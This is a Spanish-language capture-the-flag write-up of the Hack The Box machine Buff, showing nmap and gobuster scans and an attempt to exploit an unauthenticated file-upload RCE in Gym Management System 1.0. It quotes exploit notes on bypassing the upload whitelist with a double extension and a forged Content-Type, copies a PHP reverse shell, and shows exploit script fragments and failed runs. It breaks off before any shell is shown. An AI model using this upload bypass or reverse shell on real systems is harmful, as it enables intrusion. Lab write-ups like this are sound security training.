Buff

##############################Buff Maquina windows easy
##
Buff es una máquina Windows de fácil dificultad que cuenta con una instancia de Gym Management System 1.0. Se ha descubierto que sufre una vulnerabilidad de ejecución remota de código no autenticada. La enumeración de la red interna revela un servicio que se ejecuta en el puerto 8888. El archivo de instalación de este servicio se encuentra en el disco, lo que nos permite depurarlo localmente. Podemos realizar el reenvío de puertos para que el servicio esté disponible y explotarlo.

Escaneo:
fullscan

└─ nmap -Pn -p- -open   10.10.10.198 -T4
Starting Nmap 7.94SVN (https://nmap.org) at 2024-01-17 20:01 -05
Nmap scan report for 10.10.10.198 (10.10.10.198)
Host is up (0.071s latency).
Not shown: 65533 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE
7680/tcp open pando-pub
8080/tcp open http-proxy

Nmap done: 1 IP address (1 host up) scanned in 96.68 seconds

versiones

 nmap -Pn -p 8080 -sCV 10.10.10.198 -T4
Starting Nmap 7.94SVN (https://nmap.org) at 2024-01-17 20:08 -05
Nmap scan report for 10.10.10.198 (10.10.10.198)
Host is up (0.071s latency).

PORT   STATE SERVICE VERSION
8080/tcp open http   Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)
|_http-title: mrb3n's Bro Hut
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.37 seconds

─ nmap -Pn -p 7680,8080 -sCV 10.10.10.198 -T4
Starting Nmap 7.94SVN (https://nmap.org) at 2024-01-17 20:09 -05
Nmap scan report for 10.10.10.198 (10.10.10.198)
Host is up (0.070s latency).


PORT   STATE SERVICE   VERSION

7680/tcp open pando-pub?
8080/tcp open http Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
|_http-title: mrb3n's Bro Hut

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 85.18 seconds



aca encontramos un posible cms




Gym Management Software 1.0


gobuster
/feedback.php (Status: 200) [Size: 4252]
Progress: 1839 / 1543927 (0.12%)[ERROR] Get "http://10.10.10.198:8080/video": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
/Home.php (Status: 200) [Size: 143]
/upload (Status: 301) [Size: 344] [--> http://10.10.10.198:8080/upload/]
/upload. (Status: 301) [Size: 345] [--> http://10.10.10.198:8080/upload./]
/upload.php (Status: 200) [Size: 107]
/About.php (Status: 200) [Size: 5337]

/Contact.php (Status: 200) [Size: 4169]
/edit.php (Status: 200) [Size: 4282]
/license (Status: 200) [Size: 18025]
/license. (Status: 200) [Size: 18025]
/Index.php (Status: 200) [Size: 4969]
/up.php (Status: 200) [Size: 209]
/packages.php (Status: 200) [Size: 7791]
/examples (Status: 503) [Size: 1058]
/include. (Status: 301) [Size: 346] [--> http://10.10.10.198:8080/include./]
/include (Status: 301) [Size: 345] [--> http://10.10.10.198:8080/include/]
Progress: 8952 / 1543927 (0.58%)[ERROR] Get "http://10.10.10.198:8080/txt.html": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 9231 / 1543927 (0.60%)[ERROR] Get "http://10.10.10.198:8080/145.txt": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
/licenses (Status: 403) [Size: 1203]
/facilities.php (Status: 200) [Size: 5961]

econtramos un posible sistema operativo win64




al parecer si existe un software llamado gym
searchsploit gym




hay 3 exploits el interesante es el Unauthenticated Remote Code Execution validnado en la web parece que afectan al apartemotro /upload?

```
filters.
# Exploit Details:
#   1. Access the '/upload.php' page, as it does not check for an authenticated user session.
#   2. Set the 'id' parameter of the GET request to the desired file name for the uploaded PHP file.
#     - `upload.php?id=kamehameha`
#     /upload.php:
#        4 $user = $_GET['id'];
#       34       move_uploaded_file($_FILES["file"]["tmp_name"],
#       35       "upload/". $user.".".$ext);
#   3. Bypass the extension whitelist by adding a double extension, with the last one as an acceptable extension (png).
#     /upload.php:
#        5 $allowedExts = array("jpg", "jpeg", "gif", "png","JPG");
#        6 $extension = @end(explode(".", $_FILES["file"]["name"]));
#       14 && in_array($extension, $allowedExts))
#   4. Bypass the file type check by modifying the 'Content-Type' of the 'file' parameter to 'image/png' in the POST request, a
set the 'pupload' paramter to 'upload'.
#        7 if(isset($_POST['pupload'])){
#        8 if ((($_FILES["file"]["type"] == "image/gif")
#       11 || ($_FILES["file"]["type"] == "image/png")
#   5. In the body of the 'file' parameter of the POST request, insert the malicious PHP code:
```




validando de aqui como funciona el exploit
https://github.com/0xConstant/Gym-Management-1.0-unauthenticated-RCE
parece que podemos subir una reverse shell php pero habria que añadir la extension al archivo jpeg debido a que segun parece php no esta
permitido por listas negras.
localizamos una web shell python




recordemos que al final el . nos indica que se pega en el directorio actual
cp /usr/share/webshells/php/php-reverse-shell.php .

modificamos puertos y servicios




la idea es utlizar tal cual como lo indica aqui



como es upload validamos si nos deja descargar de nuestro server python
pero no dejo por lo cual utilizo el exploit 48506

```
  python3 48506.py http://10.10.10.198:8080
  File "/home/kali/machineshtb/Buff/48506.py", line 48
    print Style.BRIGHT+Fore.RED+"[!] "+Fore.RESET+"Could not connect to the webshell."+Style.RESET_ALL
                                                                                      ^
SyntaxError: Missing parentheses in call to 'print'. Did you mean print(...)?


    ~/machineshtb/Buff
  python2 48506.py http://10.10.10.198:8080
                 ^
/vvvvvvvvvvvv \--------------------------------------,
`^^^^^^^^^^^^ /============BOKU====================="
              V

Traceback (most recent call last):
  File "48506.py", line 102, in <module>
    r1 = s.post(url=UPLOAD_URL, files=png, data=fdata, verify=False)
  File "/usr/share/offsec-awae-wheels/requests-2.23.0-py2.py3-none-any.whl/requests/sessions.py", line 578, in post
  File "/usr/share/offsec-awae-wheels/requests-2.23.0-py2.py3-none-any.whl/requests/sessions.py", line 516, in request
  File "/usr/share/offsec-awae-wheels/requests-2.23.0-py2.py3-none-any.whl/requests/sessions.py", line 459, in prepare_request
  File "/usr/share/offsec-awae-wheels/requests-2.23.0-py2.py3-none-any.whl/requests/models.py", line 314, in prepare
  File "/usr/share/offsec-awae-wheels/requests-2.23.0-py2.py3-none-any.whl/requests/models.py", line 382, in prepare_url
requests.exceptions.InvalidURL: Failed to parse: http://10.10.10.198:8080upload.php?id=kamehameha


    ~/machineshtb/Buff
```

ejecuto pero veo que en realidad no hace nada




aca hay algo interesante


```
        print formatHelp("(+) Usage:\t python %s <WEBAPP_URL>" % sy
        print formatHelp("(+) Example:\t python %s 'https://10.0.0.
        sys.exit(-1)
    SERVER_URL = sys.argv[1]
    UPLOAD_DIR = 'upload.php?id=kamehameha'
    UPLOAD_URL = SERVER_URL + UPLOAD_DIR
    s = requests.Session()
    s.get(SERVER_URL, verify=False)
    PNG_magicBytes = '\x89\x50\x4e\x47\x0d\x0a\x1a'
    png      = {
                'file':
                  (
                    'kaio-ken.php.png',
```

validando ejecuto lo siguiente seguido del exploit 48506 **Unauthenticated Remote Code Execution Gym Management System**

